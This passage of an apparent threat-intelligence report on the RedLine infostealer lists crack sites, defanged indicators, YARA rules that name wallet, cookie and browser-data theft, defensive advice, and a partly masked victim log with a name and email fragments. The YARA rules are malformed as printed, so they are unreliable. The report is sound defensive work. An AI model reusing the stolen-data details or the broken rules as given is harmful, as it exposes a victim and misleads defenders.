- C:\Program Files (x86)\Company\NewProduct

Review dropped files at folder %TEMP% and %APPDATA% (Possibly with fake icons of reputable applications)

### **List of the several sites that host malwares based on the article:**

- Omnisphere 2.6 Crack + Keygen With Torrent For Mac [VST] (crackshops.com)
- YouTube By Click 2.3.12 Crack + Activation Code Free Download! (optimal-cracks.com)
- Voicemod Pro 2.16.0.1 Crack With License Key (2021) Latest Download (mix-cracked.net)
- Voicemod Pro 2.6.0.7 Crack With License Key [Latest] (freedownloadfiles.org)
- Voicemod Pro 2.17.0.2 Crack + License Code [32bit/64bit] Download (pcsoftstore.com)
- VoiceMod Pro 2.15 Crack + License Key With Torrent [Free Voices] (crackshops.com)

- Voicemod Pro 2.14.0.10 Crack With License Key Full Download (zeemalcrack.com)
- Voicemod Pro 2.16.0.1 Crack With License Key Free Download 2021 (crackspro.co)
- Voicemod Pro 2.17.0.2 Crack + License Key [MAC] Download (zrootcracked.com)
- Voicemod Pro 2.16.0.1 Crack License Key (32/64-Bit) Free Download 2021 (scracked.com)
- Voicemod Pro 2.17 Crack + License Key (2021) Free Download (crackkits.com)
- Voicemod Pro 2.11.0.5 Crack + License Key [Latest] 2021 Free (ezcrack.info)

List of Domains that redirects to IP spreading Redline Malware:

- hokumala[.]xyz
- zencomo[.]xyz
- lasbella[.]xyz
- nahrerhost[.]xyz

**Example:**

- [https://hokumala\[.\]xyz/?s=47](https://hokumala[.]xyz/?s=47)
- [http://zencomo\[.\]xyz/?s=298](http://zencomo[.]xyz/?s=298)

**List of IPs spreading Redline Malwares (Not C&C):**

- 52.26.28[.]19
- 52.13.172[.]43
- 34.209.155[.]151
- 34.209.250[.]165
- 34.214.252[.]214
- 52.41.248[.]44
- 54.213.232[.]221
- 13.56.165[.]39
- 35.160.145[.]230
- 34.217.79[.]62
- 3.101.85[.]107
- 54.71.47[.]168
- 34.220.236[.]233

**IOCs**

Due to the nature of Redline, IOCs will vary from model to model:

Sample of C&C included in the article:

IOCs:	Description	Type
FC0CE6A2471E5145519920CDCFCC24C09F1A0D3449C 235FA71DCD27FAC9C5F60	SHA256	Hash
8018D2E6459F8CFFA3383B5E9599C74DFEDAEF7D6BB 37247740350B70861A317	SHA256	Hash
95.181.152[.]47	IP	C&C

## Yara Rule

Update Yara Rule for solution based on the following rules:

### Malwares have been obfuscated:

```
import "pe"
import "time"
rule Mal_InfoStealer_Win32_RedLine_Obfuscated_2021
{
  meta:
    description = "Detects Obfuscated RedLine Infostealer Executables (.NET)"
    date = "2021-07"
  strings:
    // The file name appears to use a random word and never contains numbers
    $x1 = /[a-zA-z]+.exe/
    $x2 = "Signature"
    $x3 = "callback"
    $x4 = "Protect"
    $x5 = "Replace"
    $x6 = "Sleep"
    $x7 = "GetProcAddress"
    $x8 = "LoadLibrary"
    $x9 = "FreeLibrary"
    $x10 = "FromBase64String"
```

```

condition:
  //PE File
  uint16(0) == 0x5a4d and
  // Must have exactly 3 sections
  pe.number_of_sections == 3 and
  // DotNet Imports
  pe.imports("mscorlib.dll", "_CorExeMain") and
  // DotNet Imphash
  pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and
  // Timestamp at least 20 years in the future (Unix Time)
  pe.timestamp > time.now() + (31556926*20) and
  // File Version 0.0.0.0
  pe.version_info["FileVersion"] == "0.0.0.0" and
  //All Strings
  all of ($x*) and
}

```

## Malwares have not been obfuscated (Un-Obfuscate)

```

import "pe"
import "time"
rule Mal_InfoStealer_Win32_RedLine_Unobfuscated_2021
{
  meta:
    description = "Detects Unobfuscated RedLine Infostealer Executables (.NET)"
    date = "2021-07"
  strings:
    $x1 = "Account"
    $x2 = "AllWalletsRule"
    $x3 = "Autofill"
    $x4 = "BrowserExtensionsRule"
    $x5 = "BrowserVersion"
    $x6 = "CommandLineUpdate"
}

```



```
$x7 = "DiscordRule"  
$x8 = "DownloadAndExecuteUpdate"  
$x9 = "FileCopier"  
$x10 = "FileScanner"  
$x11 = "Gecko"  
$x12 = "GeoInfo"  
$x13 = "RecursiveFileGrabber"  
$x14 = "ResultFactory"  
$x15 = "ScannedBrowser"  
$x16 = "ScannedCookie"  
$x17 = "ScannedFile"  
$x18 = "StringDecrypt"  
$x19 = "SystemInfoHelper"  
$x20 = "UpdateTask"
```

condition:

```
//PE File  
uint16(0) == 0x5a4d and  
// DotNet Imports  
pe.imports("mscorlib.dll", "_CorExeMain") and  
// DotNet Imphash  
pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and  
//All Strings  
all of ($x*)
```

```
}
```

## Recommendations

Recommendations, made to reduce the threat of Red-line Malware, are as follow:

- Do not/limit download pirated software, or software with unknown origin that has potential threat on the Internet
  - Do not save important data by text files in folder Desktop, Documents, etc. Use software with similar password saving features such as: Keypass or AnyPassword, etc.
  - Limit the use of the password saving feature on web browser to reduce the threat of information being leaked. Change your password regularly to prevent mishaps. Enable multi-factor authentication for login accounts.
  - Limit reuse passwords on different platforms. Attackers could easily scan for other services used by other users and attack Brute Force with leaked passwords.
- In the event of (or suspect of) infected with malwares:
- Update and install the latest definition updates for security (Ex: Antivirus, EDR, etc.)
  - Base on the sign to recognize malwares to spread and search for infected devices

# Appendix

## Appendix 1: Example for leaked file:

### 1. File name: UserInformation.txt

\*\*\*\*\* \*\*

\* Telegram: <https://t.me/REDLINESUPPORT> \*

\*\*\*\*\*

Build ID: @radviq IP: 14.226.***.24 FileLocation: C:\Users\**** UserName: Lu Thien Country: VN Zip Code: UNKNOWN Location: UNKNOWN HWID: E1255EB800175****7D79590EF748 OEM ID: 76a910f0-****-****-bf23-79f916c40356 Current Language: English (United States)	ScreenSize: 1920x1080 TimeZone: (UTC+07:00) Bangkok, Hanoi, Jakarta Operation System: Windows 10 Enterprise x64 UAC: AllowAll Process Elevation: False Log date: 7/24/2021 10:04:23 AM Available KeyboardLayouts: English (United States) Vietnamese (Vietnam)
--	--

### 2. File name: Passwords.txt

URL: <a href="https://idmsa.apple.com/apple-auth/auth/">https://idmsa.apple.com/apple-auth/auth/</a> Username: luhthien***@icloud.com Password: *****@47 Application: Google_[Chrome]_Default	URL: <a href="https://id.cisco.com/signin">https://id.cisco.com/signin</a> Username: khoa*****@gmail.com Password: *****00 Application: Google_[Chrome]_Default
--	--

## Appendix 2: MITRE ATT&CK




Figure 5.1. Techniques used in the article

# VIETTEL THREAT INTELLIGENCE

Automated gather, detect and analyze cyber threat intelligence



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